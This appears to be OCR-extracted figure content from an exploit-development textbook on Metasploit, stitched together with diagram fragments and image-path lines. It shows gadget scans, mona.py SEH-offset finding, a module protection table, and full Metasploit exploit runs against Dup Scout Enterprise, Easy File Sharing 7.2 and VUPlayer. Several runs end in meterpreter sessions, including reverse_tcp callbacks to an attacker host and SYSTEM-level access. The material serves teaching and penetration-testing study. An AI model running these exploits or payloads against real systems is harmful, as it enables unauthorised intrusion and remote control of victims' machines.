
```
masteringmetasploit@ubuntu:~$ msfbinscan -j esp /home/masteringmetasploit/Desktop/libspp.dll
[/home/masteringmetasploit/Desktop/libspp.dll]
0x1003580d push esp; retn 0x101d
0x1005f916 push esp; retn 0x0008
0x1005f91e push esp; retn 0x0008
0x10072456 push esp; retn 0x0004
0x10090ac2 push esp; ret
0x10090c83 jmp esp
0x1009f74e push esp; retn 0x0004
0x100bb515 push esp; ret
0x100e1cf2 push esp; ret
0x10138c27 push esp; ret
```




```
msf5 > use exploit/windows/dup_scout_exploit
msf5 exploit(windows/dup_scout_exploit) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf5 exploit(windows/dup_scout_exploit) > options

Module options (exploit/windows/dup_scout_exploit):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.248.1    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     8080             yes       The listen port
   RHOST     192.168.248.1    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Dup Scout Enterprise 10.0.18


msf5 exploit(windows/dup_scout_exploit) > run

[*] Generating exploit...
[*] Evil length: 5000
[*] Triggering the exploit now...
[*] Started bind TCP handler against 192.168.248.1:8080
[*] Sending stage (179779 bytes) to 192.168.248.1
[*] Meterpreter session 3 opened (192.168.248.151:35017 -> 192.168.248.1:8080) at 2019-10-21 02:56:52 -0700

meterpreter >
```

```
meterpreter > sysinfo
Computer        : APEX-DC
OS              : Windows 10 (Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 11400
meterpreter >
```


0x00000000
SPACE FOR OUR VARIABLE
SAVED EBP
SAVED EIP
PARAMS
Address of Exception Handler
More Frames...
0xFFFFFFFF
Catch Block Address
TRY BLOCK
0x00000000
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAA
0xFFFFFFFF






```
0BADF00D !mona pc 4500
0BADF00D Creating cyclic pattern of 4500 bytes
0BADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9A
0BADF00D [+] Preparing output file 'pattern.txt'
0BADF00D     - (Re)setting logfile c:\Users\Apex\Desktop\pattern.txt
0BADF00D Note: don't copy this pattern from the log window, it might be truncated !
0BADF00D It's better to open c:\Users\Apex\Desktop\pattern.txt and copy the pattern from the file
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.078000
!mona pc 4500
Go to address in Disassembler
Paused
```





```
02806FA0   30664639  9Ff0
02806FA4   46316646  Ff1F
02806FA8   66463266  f2Ff
02806FAC   34664633  3Ff4  Pointer to next SEH record
02806FB0   46356646  Ff5F  SE handler
02806FB4   66463666  f6Ff
02806FB8   38664637  7Ff8
02806FBC   46396646  Ff9F
02806FC0   67463067  g0Fg
02806FC4   32674631  1Fg2
02806FC8   46336746  Fg3F
02806FCC   67463467  g4Fg
02806FD0   36674635  5Fg6
02806FD4   46376746  Fg7F
```

```
0BADF00D !mona po 34664633
0BADF00D Looking for 3Ff4 in pattern of 500000 bytes
0BADF00D  - Pattern 3Ff4 (0x34664633) found in cyclic pattern at position 4061
0BADF00D Looking for 3Ff4 in pattern of 500000 bytes
0BADF00D Looking for 4fF3 in pattern of 500000 bytes
0BADF00D  - Pattern 4fF3 not found in cyclic pattern (uppercase)
0BADF00D Looking for 3Ff4 in pattern of 500000 bytes
0BADF00D Looking for 4fF3 in pattern of 500000 bytes
0BADF00D  - Pattern 4fF3 not found in cyclic pattern (lowercase)
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01.210000
0BADF00D [+] Command used:
0BADF00D !mona po 46356646
0BADF00D Looking for Ff5F in pattern of 500000 bytes
0BADF00D  - Pattern Ff5F (0x46356646) found in cyclic pattern at position 4065
0BADF00D Looking for Ff5F in pattern of 500000 bytes
0BADF00D Looking for F5fF in pattern of 500000 bytes
0BADF00D  - Pattern F5fF not found in cyclic pattern (uppercase)
0BADF00D Looking for Ff5F in pattern of 500000 bytes
0BADF00D Looking for F5fF in pattern of 500000 bytes
0BADF00D  - Pattern F5fF not found in cyclic pattern (lowercase)
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01.061000
!mona po 46356646
```


0x00000000
Address of the Next SEH Record
Address of the Handler
Catch Block Address
Address of the Next SEH Record
Address of the Handler
Catch Block Address
Address of the Next SEH Record
Address of the Handler
Catch Block Address
0xFFFFFFFF





Address	SE handler
02806FAC	46356646
34664633	*** CORRUPT ENTRY ***

```
0BADF00D ------------------------------------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D ------------------------------------------------------------------------------------------------------------------------
0BADF00D  0x10000000 | 0x10050000 | 0x00050000 | False  | False   | False |  False   | False  | -1.0- [ImageLoad.dll] (C:\EFS Software\Easy File Sharin
0BADF00D  0x761a0000 | 0x762d5000 | 0x00135000 | True   | True    | True  |  True    | True   | 8.00.7600.16385 [urlmon.dll] (C:\Windows\system32\urlmo
0BADF00D  0x73bb0000 | 0x73bc0000 | 0x00010000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [NLAapi.dll] (C:\Windows\system32\NLAapi
0BADF00D  0x75670000 | 0x7578c000 | 0x0011c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [CRYPT32.dll] (C:\Windows\system32\CRYPT
0BADF00D  0x74dc0000 | 0x74e04000 | 0x00044000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [DNSAPI.dll] (C:\Windows\system32\DNSAPI
0BADF00D  0x001d0000 | 0x00215000 | 0x00045000 | True   | True    | False |  False   | False  | 0.9.8k [SSLEAY32.dll] (C:\EFS Software\Easy File Sharin
0BADF00D  0x75960000 | 0x75a34000 | 0x000d4000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [kernel32.dll] (C:\Windows\system32\kern
0BADF00D  0x77550000 | 0x775fc000 | 0x000ac000 | True   | True    | True  |  True    | True   | 7.0.7600.16385 [msvcrt.dll] (C:\Windows\system32\msvcrt
0BADF00D  0x75480000 | 0x7548c000 | 0x0000c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [CRYPTBASE.dll] (C:\Windows\system32\CRY
0BADF00D  0x722f0000 | 0x7230c000 | 0x0001c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [oledlg.dll] (C:\Windows\system32\oledlg
0BADF00D  0x61c00000 | 0x61c99000 | 0x00099000 | False  | False   | False |  False   | False  | 3.8.8.3 [sqlite3.dll] (C:\EFS Software\Easy File Sharin
0BADF00D  0x73e00000 | 0x73e13000 | 0x00013000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [dwmapi.dll] (C:\Windows\system32\dwmapi
0BADF00D  0x773e0000 | 0x7751c000 | 0x0013c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.d
0BADF00D  0x71750000 | 0x71762000 | 0x00012000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [pnrpnsp.dll] (C:\Windows\system32\pnrpn
0BADF00D  0x71740000 | 0x7174d000 | 0x0000d000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [wshbth.dll] (C:\Windows\system32\wshbth
0BADF00D  0x74970000 | 0x74975000 | 0x00005000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [wshtcpip.dll] (C:\Windows\System32\wsht
0BADF00D  0x005d0000 | 0x006e7000 | 0x00117000 | True   | False   | False |  False   | False  | 0.9.8k [LIBEAY32.dll] (C:\EFS Software\Easy File Sharin
```

```
masteringmetasploit@ubuntu:~$ msfbinscan -p /home/masteringmet
asploit/Desktop/ImageLoad.dll
[/home/masteringmetasploit/Desktop/ImageLoad.dll]
0x1000108b pop ebp; pop ebx; ret
0x10001274 pop ebp; pop ebx; ret
0x10001877 pop esi; pop ebx; ret
0x100018e0 pop esi; pop ebx; ret
0x10001d9f pop ebp; pop ebx; ret
0x100026e1 pop edi; pop ebx; ret
0x1000283e pop edi; pop esi; ret
0x100028ab pop edi; pop esi; ret
0x100029b5 pop esi; pop ebx; ret
0x10002b9b pop ebp; pop ebx; ret
0x10002bc9 pop ebp; pop ebx; ret
```


```
msf5 > use exploit/windows/chapter_3/easy_file_sharing_exploit
msf5 exploit(windows/chapter_3/easy_file_sharing_exploit) > options

Module options (exploit/windows/chapter_3/easy_file_sharing_exploit):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax
   RPORT   80               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Easy File Sharing 7.2 HTTP


msf5 exploit(windows/chapter_3/easy_file_sharing_exploit) > set RHOSTS 192.168.248.138
RHOSTS => 192.168.248.138
msf5 exploit(windows/chapter_3/easy_file_sharing_exploit) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/chapter_3/easy_file_sharing_exploit) > set LPORT 12000
LPORT => 12000
msf5 exploit(windows/chapter_3/easy_file_sharing_exploit) > set LHOST 192.168.248.151
LHOST => 192.168.248.151
```

```
msf5 exploit(windows/chapter_3/easy_file_sharing_exploit) > exploit

[*] Started reverse TCP handler on 192.168.248.151:12000
[*] Sending stage (180291 bytes) to 192.168.248.138
[*] Meterpreter session 2 opened (192.168.248.151:12000 -> 192.168.248.138:49261) at 2019-10-25 00:27:01 -0700

masteringmetasploitndmeterpreter > getuid
Server username: WIN-6FO9IRT3265\Apex
masteringmetasploitndmeterpreter >
```

```
msf5 > use exploit/windows/chapter_3/vuplayer_pls_exploit_nodep
msf5 exploit(windows/chapter_3/vuplayer_pls_exploit_nodep) > options

Module options (exploit/windows/chapter_3/vuplayer_pls_exploit_nodep):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  home.pls         no        The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.248.151  yes       The listen address (an interface may be specified)
   LPORT     12000            yes       The listen port

   **DisablePayloadHandler: True   (RHOST and RPORT settings will be ignored!)**


Exploit target:

   Id  Name
   --  ----
   0   VUPlayer 2.49
```

```
msf5 exploit(windows/chapter_3/vuplayer_pls_exploit_nodep) > exploit

[*] Creating 'home.pls' file ...
[+] home.pls stored at /home/masteringmetasploit/.msf4/local/home.pls
```

